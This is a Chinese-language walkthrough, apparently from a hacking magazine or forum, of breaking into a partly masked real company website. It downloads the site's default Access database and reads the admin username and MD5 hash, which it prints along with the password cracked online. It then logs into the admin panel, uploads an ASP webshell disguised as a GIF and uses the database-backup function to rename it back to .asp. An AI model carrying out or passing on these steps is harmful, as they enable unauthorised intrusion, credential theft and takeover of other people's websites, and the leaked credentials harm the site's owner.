


图1 设置挖掘鸡




图2 找到好多网站的默认数据库链接

双击任意一个数据库地址进行下载，本文的目标为：http://www.j**.com.cn/database/shotan.mdb。然后用辅臣数据库浏览器打开下载本地的数据库，选择St_admin表查看下记录详情表，如图3。

呵呵，管理员的账号和密码都出来了。这里的密码是MD5加密的，我们需要破解成明文。用IE打开www.xmd5.com进行在线破解MD5，呵呵，现在线破解真方便啊，俺N年前都是弄个字典跑的……复制下MD5密码9BEB0D694081E926093000EB80C2E783，点击“给我转”，得到MD5解密后的明文密码720721，如图4。

打开默认的管理员页面：http://www.j**.com.cn/admin/admin_login.asp，用得到的后台管理员账号lxq和密码720721登录，如图5。




图3 查看管理员的详细记录




图4 破解得到MD5明文密码

进来了！瞎转了一圈找到了上传的页面，直接上传ASP马会提示类型不符合不许上传，我们需要把ASP马改下后缀为.gif，点击上传就OK了，得到了图片的相对路径admin/upload/pic/200742645922609.gif，如图6。

现在我们需要的是用数据库备份的功能把该GIF马改回ASP后缀，因为那样IIS才能解析，我们才能正常访问ASP马。找到数据库备份功能，填写好要备份GIF马的相对路径和备份后的ASP马名，如图7。

点“备份”，成功，如图8。




图5 成功登录后台




图6 得到asp木马的相对路径

得到了ASP马的物理路径d:\web\kmsx\web\admin\backdatabase\aspma.asp，我们要做的就是把地址转换成网站的路径，即：http://www.j**.com.cn/admin\backdatabase\aspma.asp，在IE输入ASP马网址回车后成功地看到了偶们的WEBSHELL，如图9。

本文只是把ASP马的后缀名修改为了GIF，最后再利用了数据库备份的功能把后缀名给恢复了，这些都是很老的东西啊，有时候却很实用。呵呵，让大家见笑了！




图7 备份数据库




图8 备份成功

